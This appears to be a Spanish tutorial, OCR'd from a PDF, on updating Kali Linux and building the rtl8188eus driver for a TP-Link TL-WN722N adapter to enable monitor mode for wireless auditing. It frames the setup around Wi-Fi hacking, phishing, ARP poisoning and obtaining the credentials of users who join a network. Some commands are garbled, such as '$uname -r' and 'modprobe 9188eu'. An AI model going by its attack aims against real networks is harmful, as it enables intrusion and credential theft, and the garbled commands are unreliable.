PASO 2: Actualizar Kali Linux.

Ahora bien, debemos sincronizar Kali Linux con su última versión, para hacer esto podemos ejecutar tres comandos simultáneos como los son:

```
apt update -y && apt upgrade -y && apt dist-upgrade
```

Cada comando está separado por “`&&`” que de forma simple le dice al sistema que, ejecute el comando Uno (1) y luego haga el comando Dos (2) y luego el comando Tres (3).


El primer comando, “`apt update`” es el encargado de recuperar y recuperar la información de las listas de paquetes de los repositorios, actualizándolas para obtener información sobre las versiones más recientes de los paquetes y sus dependencias.

El segundo comando, “`apt upgrade`”, se encarga de descargar e instalar una versión reciente de los paquetes de Kali Linux, esto siempre que existan errores en las dependencias.

El tercer comando, “`apt dist-upgrade`”, es el encargado de actualizar los paquetes a la versión más reciente sin importar que estos tengan errores o ya estén en su versión más reciente, de esta manera si o si sabemos que tenemos siempre lo más reciente. También instala o elimina las dependencias según esto sea necesario, como es el caso de las dependencias huérfanas o dependencias que ya no necesitan de otras y las mismas ya se quedaron sin soporte.

```
root@machineonruiso:~#
Archivo Acciones Editar Vista Ayuda
[✓] root@machineonruiso:~[~]
  apt update -y && apt upgrade -y && apt dist-upgrade
Des:1 http://kali.download/kali kali-rolling InRelease [30,6 kB]
Des:2 http://kali.download/kali kali-rolling/main Sources [14,3 MB]
Des:3 http://kali.download/kali kali-rolling/non-free Sources [130 kB]
Des:4 http://kali.download/kali kali-rolling/contrib Sources [66,8 kB]
Des:5 http://kali.download/kali kali-rolling/main amd64 Packages [18,0 MB]
Des:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [40,3 MB]
  Descargados 72,7 MB en 42s (1.739 kB/s)
```

Seleccionamos “yes”.



Y esperaremos hasta que termine de realizar los tres comandos.

A screenshot of a terminal window showing the results of three command executions. The first command is 'apt update', followed by 'apt upgrade -y', and finally 'apt autoremove'. The output shows that no packages were updated or removed.

Existen tres aspectos importantes que podemos hacer con Kali según el sistema de destino, estas son:

1. Piratería de redes inalámbricas: Piratería de Wifi, phishing, envenenamiento de ARP,etc.
2. Hacking de aplicaciones web, inyección de SQL, falsificación de solicitudes entre sitios (CSRF), phishing web, etc.
3. Hackeo de dispositivos, explotar la máquina de un objetivo X para controlarla.

Aunque bien en la anterior lista no se incluya la piratería con tecnologías IOT, esto no significa que en Kali no se tenga la capacidad para este propósito, sin embargo, esto entra también dentro del área de device hacking, puesto que la mayoría de estos dispositivos tienen literalmente una apariencia y una forma física propias. Siempre debemos tener en cuenta que la mayoría de intromisiones que hagamos van ligados a una serie de pasos, siendo estos:

1. Reconocimiento: recopilación de información
2. Exploración
3. Explotación
4. Post Explotación

Cuando queremos hackear una red inalámbrica, el tipo de víctima que podemos atacar puede variar, esto es debido a que la red inalámbrica consta de varios aspectos como los son los ISP (proveedor de servicios de internet), el enrutador, el modelo, el concentrador, comutador, etc , y los clientes como lo son el CCTV, usuarios, computadoras remotas, etc. Esto abre un amplio abanico de posibilidades para la vulneración.

Podemos ver a Internet como una gran plataforma de hardware diseñado para la red, redes conectadas entre sí mediante puertas de enlace y en las cuales los paquetes de información siguen rutas de puerta a puerta. Estos sitios a donde llegan los paquetes de datos o información tienen un determinado host o dirección Ip de destino, así los paquetes no se confunden entre puertas.

Definir que versión de los Sistemas Operativos con los que vamos a trabajar, La Máquina Anfitrión será nuestra Computadora real, la cual constará de un sistema operativo Windows 10 Home Single Lenguaje y se

encargar de virtualizar otra maquina con el Software de Virtual Box. La Máquina anfitrión será Kali GNU Linux Rolling 2021.3.

La Imagen de la izquierda corresponde a Windows y la imagen de la derecha es Kali.

```
Microsoft Windows [Versión 10.0.19043.1320]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\ruiiso>systeminfo

Nombre de host: LAPTOP-34JEVQIN
Nombre del sistema operativo: Microsoft Windows 10 Home Single Language
Versión del sistema operativo: 10.0.19043 N/D Compilación 19043
Fabricante del sistema operativo: Microsoft Corporation

[root@machineonruiso ~]# cat /etc/issue
Kali GNU/Linux Rolling \n \l

[root@machineonruiso ~]# grep VERSION /etc/os-release
VERSION="2021.3"
VERSION_ID="2021.3"
VERSION_CODENAME="kali-rolling"

[root@machineonruiso ~]# lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:     Kali GNU/Linux Rolling
Release:        2021.3
Codename:       kali-rolling
```

INSTALAR ADAPTADOR DE RED TP-LINK TL-WN722N Ver:3.20


Antes de comprar o adquirir una tarjeta de red externa para trabajar en auditorias de seguridad con Kali, debemos revisar el chipset que tiene nuestra tarjeta, para esto podemos ver guías en internet, yo recomiendo las siguientes, las cuales poseen un abal entre la comunidad y están respaldadas por organizaciones como DrajonJAR, empresa de seguridad informática española:

1. <https://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles.html>
2. <https://antrax-labs.org/los-mejores-adaptadores-para-hackear-wireless/>
3. <https://twitter.com/DragonJAR/status/1150032662578552833?t=5PGQ09D8dC9jkvUMKyPlCA&s=08>

El chipset de una tarjeta de red es algo de vital importancia pues, no todas permiten un manejo optimo sobre las funciones de monitoreo e inyección de datos.

Conectemos la antena a nuestro Kali, esto se hace de manera física a nuestra computadora. Si estamos trabajando en una Máquina Virtual como lo es este caso que se está virtualizando el sistema de Kali GNU Linux en el software de Virtual BOX, debemos conectar el adaptador de red a nuestra computadora Anfitrión y a continuación ir a la barra de menús de Virtual Box, el menú de Dispositivos, donde seleccionaremos USB y daremos clic en la que corresponde a nuestra USB. Una forma de saber cuál es cual, es conectando y desconectando el dispositivo, el que desaparezca y reaparezca en la lista ser nuestra USB WLAN.

Obtener credenciales de acceso o información del o los usuarios que se quieren anclar a la red que hemos instalado.



Para comprobar que nuestra antena ha sido reconocida por Kali GNU Linux, podemos ejecutar el siguiente comando en la terminal.

`iwconfig`

```
[root@machineonruiso:~]# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated  ESSID:""  Nickname:<WIFI@REALTEK>
        Mode:Auto  Frequency=2.412 GHz  Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality:0  Signal level:0  Noise level:0
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Para conocer chipset que tiene este adaptador podemos utilizar dos versiones del mismo comando, el cual nos mostrara información detallada sobre la misma antena. En este caso, debemos tener en cuenta que pedir esta información puede llegar a desconectar el dispositivo de Kali, por lo que debemos vigilar que la misma este en los puertos USB de Virtual Box, en caso contrario, conectar y desconectar físicamente de la Maquina Anfitrión y volver a hacer el paso anterior.

lsusb

```
[root@machineonruiso:~]# lsusb
[...]
Bus 001 Device 004: ID 2357:010c TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```


Con el siguiente comando, podremos ver un abanico más amplio y detallado de la información de nuestra antena, eso se hace precisamente con el comando -vv el cual activa la revisión de la versión de la antena seguido del “verbose” o descripción detallada de la misma.

lsusb -vv

```
[root@machineonruiso:~]# lsusb -vv
[...]
Bus 001 Device 005: ID 2357:010c TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
Device Descriptor:
  bLength          18
  bDescriptorType   1
  bCDUSB           1.10
  bDeviceClass      0
  bDeviceSubClass    0
  bDeviceProtocol    0
  bMaxPacketSize0   64
  idVendor         0x2357 TP-Link
  idProduct        0x010c TL-WN722N v2/v3 [Realtek RTL8188EUS]
  iManufacturer     1 Realtek
  iProduct          2 802.11 NIC
  iSerial           3 000000000001
  bNumConfigurations 1
Configuration Descriptor:
  bLength          9
  bDescriptorType   2
  wTotalLength     0x0027
  bNumInterfaces    1
  bConfigurationValue 1
  iConfiguration     1
  bmAttributes      0
  bMaxAttributes    0x88
  (Bus Powered)
  MaxPower          500mA
  Interface Descriptor:
    bLength          9
    bDescriptorType   4
    bInterfaceNumber  0
    bAlternateSetting 0
    bNumEndpoints     0
    bInterfaceClass  255 Vendor Specific Class
    bInterfaceSubClass 255 Vendor Specific Subclass
    bInterfaceProtocol 255 Vendor Specific Protocol
    InterfaceProtocol 0
    Configuration Descriptor:
      bLength          9
      bDescriptorType   2
      wTotalLength     0x0002
      bNumInterfaces    1
      bConfigurationValue 1
      iConfiguration     1
      bmAttributes      2
      Transfer Type       Bulk
      Sync Type          None
      Usage Type         Data
      wMaxPacketSize0   0x0200 1x 512 bytes
      bInterval          0
    Endpoint Descriptor:
      bLength          9
      bDescriptorType   0x02 EP 2 OUT
      bEndpointAddress  0x02 EP 2 OUT
      bmAttributes      2
      bInterval          0
      bDescriptorType   5 Bulk
      Sync Type          None
      Usage Type         Data
      wMaxPacketSize0   0x0200 1x 512 bytes
      bInterval          0
      can't get debug descriptor: Resource temporarily unavailable
      Device Descriptor:
        bLength          18
        bDescriptorType   1
        bcdUSB           1.10
        bDeviceClass      1
        bDeviceSubClass    0
        bDeviceProtocol    0
        bMaxPacketSize0   64
        idVendor         0x1d6b
        idProduct        0x0001
        iManufacturer     1 Linux Foundation
        iProduct          2 1.1 root hub
        iSerial           3 000000000001
        bNumConfigurations 1
        Configuration Descriptor:
          bLength          9
          bDescriptorType   1
          wTotalLength     0x0002
          bNumInterfaces    1
          bConfigurationValue 1
          iConfiguration     1
          bmAttributes      0
          bMaxAttributes    0x40
          bInterval          0
          bDescriptorType   5 Bulk
          Sync Type          None
          Usage Type         Data
          wMaxPacketSize0   0x0200 1x 512 bytes
          bInterval          0
          Endpoint Descriptor:
            bLength          9
            bDescriptorType   0x02 EP 1 IN
            bEndpointAddress  0x01 EP 1 IN
            bmAttributes      3
            bInterval          0
            bDescriptorType   5 Bulk
            Sync Type          None
            Usage Type         Data
            wMaxPacketSize0   0x0008 1x 8 bytes
            bInterval          10
            can't get debug descriptor: Resource temporarily unavailable
            Device Status: 0x0000
            bcdDevice         1.10
            bDeviceClass      9 Hub
            bDeviceSubClass    0
            bDeviceProtocol    0
            bMaxPacketSize0   64
            idVendor         0x1d6b
            idProduct        0x0001
            iManufacturer     1 Linux Foundation
            iProduct          2 1.1 root hub
            iSerial           3 000000000001
            bNumConfigurations 1
            Configuration Descriptor:
              bLength          9
              bDescriptorType   1
              wTotalLength     0x0002
              bNumInterfaces    1
              bConfigurationValue 1
              iConfiguration     1
              bmAttributes      0
              bMaxAttributes    0x40
              bInterval          0
              bDescriptorType   5 Bulk
              Sync Type          None
              Usage Type         Data
              wMaxPacketSize0   0x0200 1x 512 bytes
              bInterval          0
              Endpoint Descriptor:
                bLength          9
                bDescriptorType   0x02 EP 1 IN
                bEndpointAddress  0x01 EP 1 IN
                bmAttributes      3
                bInterval          0
                bDescriptorType   5 Bulk
                Sync Type          None
                Usage Type         Data
                wMaxPacketSize0   0x0002 1x 2 bytes
                bInterval          255
                Hub Descriptor:
                  bLength          11
                  bDescriptorType   41
                  bcdDevice         1.10
                  nhbrPorts          12
                  wHubCharacteristic 0x0003
                  (Port power switching hub 1.0)
                  bPortCurrentProtection 0
                  bPortOn2PowerGood 0 + 2 milli seconds
                  bHubCtrlCurrent 0 milli Amperes
                  Device Status: 0x0000
                  Port 0: 0000.0100 power
                  Port 1: 0000.0100 power enable connect
                  Port 2: 0000.0100 power enable connect
                  Port 3: 0000.0100 power
                  Port 4: 0000.0100 power
                  Port 5: 0000.0100 power
                  Port 6: 0000.0100 power
                  Port 7: 0000.0100 power
                  Port 8: 0000.0100 power
                  Port 9: 0000.0100 power
                  Port 10: 0000.0100 power
                  Port 11: 0000.0100 power
                  Port 12: 0000.0100 power
                  can't get debug descriptor: Resource temporarily unavailable
                  Device Status: 0x0003
                  Self Powered
[...]
```

Normalmente hasta este paso, ya es seguro poder utilizar la antena extra que estemos conectando a nuestra pc y a nuestro sistema Kali GNU Linux, sin embargo, en caso de tener problemas con el modo monitor de la misma, o bien, que el mismo adaptador de red no se reconosca, se puden seguir los pasos que se explican a continuacion (los mismos se hayan en el manual de instalacion del adaptador). Se debe tener en cuenta de que en caso de que la antena presente desconexiones continuas de la Maquina Virtual, es una problema normal que puede arreglarce con el reinicio del sistema.


Para poder instalar este Adaptador de Red en nuestra Máquina Virtual de Kali GNU Linux, debemos consultar al Fabricante en su página Web <https://www.tp-link.com/co/support/download/tl-wn722n/>, donde encontraremos la información apropiada para utilizar nuestra antena en nuestro ambiente de Linux. Para ello podemos descargar el datasheet de la antena, así como el manual de instalación en Linux y los drivers pertinentes para que la misma funcione.




Para comprobar el funcionamiento de nuestro adaptador de red de manera correcta y de conexión con redes inalámbricas, recomiendo instalarlo primero en la Maquina Anfitriona, en este caso el Sistema Operativo de Windows 10 Home single Language.

Una vez sabemos que nuestra antena funciona correctamente y sin problemas en nuestra máquina, ahora debemos pasar la información pertinente de la Maquina Anfitrión a la Máquina Virtual. Para eso utilizaremos el Administrador de Archivos de Virtual Box. Para acceder al debemos ir a la barra de menús de la ventana y buscar la opción de “Maquina” y seleccionamos “Administrador de Archivos ...”; se desplegará una venta en la cual tendremos un buscador de archivos para nuestra Maquina Anfitrión en el lado izquierdo y en el lado derecho la Máquina Virtual.

Para acceder a la Máquina Virtual, tendremos que ingresar las credenciales de acceso administrador de nuestro sistema virtualizado, esto en los espacios correspondientes de la sección inferior de la ventana. Una vez tenemos ambas partes habilitadas, navegamos tanto en la Maquina Anfitrión como en la Virtual en el archivo o folder que queremos pasar y la ruta donde queremos copiar los datos de sistema a sistema. Para copiar basta con utilizar las flechas de sentido que están en medio de ambos espacios de exploradores.



Podemos corroborar el paso de la información abriendo la ruta donde especificamos que pararía la información. El archivo que vamos a utilizar aquí es la Guía de Instalación para Linux.



Antes de comenzar con los comandos se debe tener en cuenta la versión del chipset de nuestro adaptador de red, esto en los que sean necesarios.

Según los pasos de la guía o Manual de Instalación del adaptador red en Linux, debemos primero asegurarnos de que podemos compilar nuestro software, para eso debemos primero actualizar el propio sistema y sus dependencias a la versión más actual.

```
clean  
sudo apt-get update
```

```
[root@machineonruiso] ~ # sudo apt-get clean  
[root@machineonruiso] ~ # sudo apt-get update  
Des:1 http://kali.download/kali kali-rolling InRelease [30,6 kB]  
Des:2 http://kali.download/kali kali-rolling/main Sources [14,2 MB]  
Des:3 http://kali.download/kali kali-rolling/non-free Sources [129 kB]  
Des:4 http://kali.download/kali kali-rolling/contrib Sources [66,9 kB]  
Des:5 http://kali.download/kali kali-rolling/main amd64 Packages [17,9 MB]  
Des:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [40,1 MB]  
Des:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]  
Des:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [148 kB]  
Des:9 http://kali.download/kali kali-rolling/non-free amd64 Packages [210 kB]  
Des:10 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [963 kB]  
Descargados 73,9 MB en 30s (2.470 kB/s)  
Leyendo lista de paquetes ... Hecho
```

```
sudo apt-get upgrade
```

```
[root@machineonruiso] ~ # sudo apt-get upgrade  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias ... Hecho  
Leyendo la información de estado ... Hecho  
Calculando la actualización ... Hecho  
Procesando disparadores para libc-bin (2.32-4) ...  
Procesando disparadores para man-db (2.9.4-2) ...  
Procesando disparadores para dbus (1.12.20-2) ...  
Procesando disparadores para mailcap (3.70) ...
```

También podemos simplificar estos comandos de la siguiente forma.

```
sudo apt update -y && sudo apt upgrade -y && apt dist-upgrade
```

```
[root@machineonruiso] /home/onruiso # sudo apt update -y && sudo apt upgrade -y && apt dist-upgrade  
Obj:1 http://kali.download/kali kali-rolling InRelease  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias ... Hecho  
Configurando pipewire:amd64 (0.3.39-4) ...  
Procesando disparadores para libc-bin (2.32-4) ...  
Procesando disparadores para man-db (2.9.4-2) ...  
Procesando disparadores para kali-menu (2021.4.2) ...
```

Ahora debemos descargar y ejecutar el archivo Kernel Header, esto según la versión de nuestro Kali GNU Linux. Para saber esto podemos utilizar el comando “uname -r” o bien incluirlo en el comando de instalación y descarga “\$(uname -r)”.

```
uname -r  
sudo apt-get install linux-headers-$(uname -r)
```

```
(root@machineonruiso) [~]
# uname -r
5.14.0-kali2-amd64
[root@machineonruiso] ~
# sudo apt-get install linux-headers-$uname -r
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Configurando linux-compiler-gcc 10-x64 (5.14.9-2kali1) ...
Configurando linux-kbuild=5.14 (5.14.9-2kali1) ...
Configurando linux-headers-5.14.0-kali2-common (5.14.9-2kali1) ...
Configurando linux-headers-5.14.0-kali2-amd64 (5.14.9-2kali1) ...

[root@machineonruiso) [~]
#
```

Podemos también rectificar la instalación y descarga del kernel Header con el siguiente comando, hay que tener en cuenta que cada versión de instalación puede variar según las necesidades del Ingeniero de Software, por ende, es que se puede ver como se ejecuta el comando en otra carpeta.

```
sudo apt-get install linux-headers-$uname -r -y
```

```
(root@machineonruiso) [/home/onruiso]
# sudo apt-get install linux-headers-$uname -r -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
linux-headers-5.14.0-kali2-amd64 ya está en su versión más reciente (5.14.9-2kali1).
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  kwayland-data kwayland-integration kwin-style-kali libbdap27 libdapclient6v5 libdavd1v6 libepiphony libfam0
  libgdal28 libgeos-3.9.1 libgmpn-1.2-0 libidn11 libkdecore5-5v5 libkdecorations2-private8
  libkdecorations2-private8 libkf5archive5 libkf5authcore5 libkf5codecs-data libkf5codecs5
  libkf5config-bin libkf5config-data libkf5configcore5 libkf5configgui5 libkf5configwidgets-data
  libkf5configwidgets5 libkf5coreaddons-data libkf5coreaddons5 libkf5guidadons5 libkf518n5
  libkf5iconthemess5 libkf5iconthemess5 libkf5idletime5 libkf5swaylandclient5
  libkf5swaylandclient5 libkf5swidgetsaddons-data libkf5swidgetsaddons5 libkf5windowssystem5 libmetcd18
  libmtr-3g883 libomp-11-dev libpoptkit-q5-1-1 libproj19 liburcu6 libx265-192 libxcb-res0 libyara4
  python3-editor python3-exif python3-ipython-genutils python3-pylink python3-stem
Utilice «sudo apt autoremove» para eliminarlos.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
```

```
sudo apt install bc -y
```

```
(root@machineonruiso) [/home/onruiso]
# sudo apt install bc -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
bc ya está en su versión más reciente (1.07.1-3+b1).
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  kwayland-data kwayland-integration kwin-style-kali libbdap27 libdapclient6v5 libdavd1v6 libepiphony libfam0
  libgdal28 libgeos-3.9.1 libgmpn-1.2-0 libidn11 libkdecore5-5v5 libkdecorations2-private8
  libkdecorations2-private8 libkf5archive5 libkf5authcore5 libkf5codecs-data libkf5codecs5
  libkf5config-bin libkf5config-data libkf5configcore5 libkf5configgui5 libkf5configwidgets-data
  libkf5configwidgets5 libkf5coreaddons-data libkf5coreaddons5 libkf5guidadons5 libkf518n5
  libkf5iconthemess5 libkf5iconthemess5 libkf5idletime5 libkf5swaylandclient5
  libkf5swaylandclient5 libkf5swidgetsaddons-data libkf5swidgetsaddons5 libkf5windowssystem5 libmetcd18
  libmtr-3g883 libomp-11-dev libpoptkit-q5-1-1 libproj19 liburcu6 libx265-192 libxcb-res0 libyara4
  python3-editor python3-exif python3-ipython-genutils python3-pylink python3-stem
Utilice «sudo apt autoremove» para eliminarlos.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
```

Dentro de la ruta antes accedida crearemos un directorio con el nombre del chipset de nuestro adaptador red, en el haremos lo siguiente.

```
git clone https://github.com/aircrack-ng/rtl8188eus
```

```
(root@machineonruiso) [/home/onruiso]
# git clone https://github.com/aircrack-ng/rtl8188eus
Clonando en 'rtl8188eus'...
remote: Enumerating objects: 2251, done.
remote: Counting objects: 100% (154/154), done.
remote: Compressing objects: 100% (113/113), done.
remote: Total 2251 (delta 71), reused 85 (delta 41), pack-reused 2097
Recibiendo objetos: 100% (2251/2251), 5.84 MiB | 402.00 KiB/s, listo.
Resolviendo deltas: 100% (1066/1066), listo.
```

Navegar hasta la ruta donde se descargó o clono el GitHub. Luego se añadirá la configuración del driver a la lista negra para que no tenga problemas de compatibilidad por seguridad en nuestra Máquina Virtual.

```
(root@machineonruiso) [/home/onruiso]
# ls
Descargas Documentos Escritorio Imágenes Música Plantillas Público rtl8188eus Videos

[root@machineonruiso) [/home/onruiso]
# cd rtl8188eus
[root@machineonruiso) [/home/onruiso/rtl8188eus]
# ls
BUILD_FOR_NETHUNTER.md dkms-install.sh include Makefile README.md rtw_security.h
core dkms-remove.sh ioctl_cfg80211.c os_dep ReleaseNotes.pdf
dkms.conf hal Kconfig platform rtw_security.c
```

```
Sudo -i
```

```
echo "blacklist r8188eu.ko" > "/etc/modprobe.d/Realtek.conf"
```

```
(root@machineonruiso)-[~/home/onruiso/rtl8188eus]
# sudo -i
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
(root@machineonruiso)-[~]
# echo "blacklist r8188eu.ko" > "/etc/modprobe.d/realtek.conf"

(root@machineonruiso)-[~]
# exit
```

Ahora cargaremos el driver del adaptador de red inalámbrico.

```
(root@machineonruiso)-[~/home/onruiso/rtl8188eus]
# make
cut: /etc/redhat-release: No existe el fichero o el directorio
make ARCH=x86_64 CROSS_COMPILE= -C /lib/modules/5.14.0-kali2-amd64/build M=/home/onruiso/rtl8188eus modules
make[1]: se entra en el directorio '/usr/src/linux-headers-5.14.0-kali2-amd64'
cut: /etc/redhat-release: No existe el fichero o el directorio
  CC [M] /home/onruiso/rtl8188eus/core/rtw_cmd.o
  CC [M] /home/onruiso/rtl8188eus/core/rtw_security.o
...
  LD [M] /home/onruiso/rtl8188eus/8188eu.o
  cut: /etc/redhat-release: No existe el fichero o el directorio
  MODPOST /home/onruiso/rtl8188eus/Module.symvers
  CC [M] /home/onruiso/rtl8188eus/8188eu.mod.o
  LD [M] /home/onruiso/rtl8188eus/8188eu.ko
  BTF [M] /home/onruiso/rtl8188eus/8188eu.ko
Skipping BTF generation for /home/onruiso/rtl8188eus/8188eu.ko due to unavailability of vmlinux
make[1]: se sale del directorio '/usr/src/linux-headers-5.14.0-kali2-amd64'
```

Ahora sí, podemos compilar el driver y reiniciar nuestro sistema operativo para que reconozca nuestro adaptador de red.

```
sudo make install
sudo modprobe 9188eu

(root@machineonruiso)-[~/home/onruiso/rtl8188eus]
# sudo make install
cut: /etc/redhat-release: No existe el fichero o el directorio
install -p -m 644 8188eu.ko /lib/modules/5.14.0-kali2-amd64/kernel/drivers/net/wireless/
/sbin/depmod -a 5.14.0-kali2-amd64

(root@machineonruiso)-[~/home/onruiso/rtl8188eus] TL-WN722N V2/V3 en Kali Linux 2021
# sudo modprobe 8188eu
```

Al acceder nuevamente a nuestra computadora, podemos observar con el comando “iwconfig” la tarjeta externa “wlan0”, siendo reconocida por nuestro sistema.

```
iwconfig

# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated  ESSID:@""  Nickname:<WIFI@REALTEK>
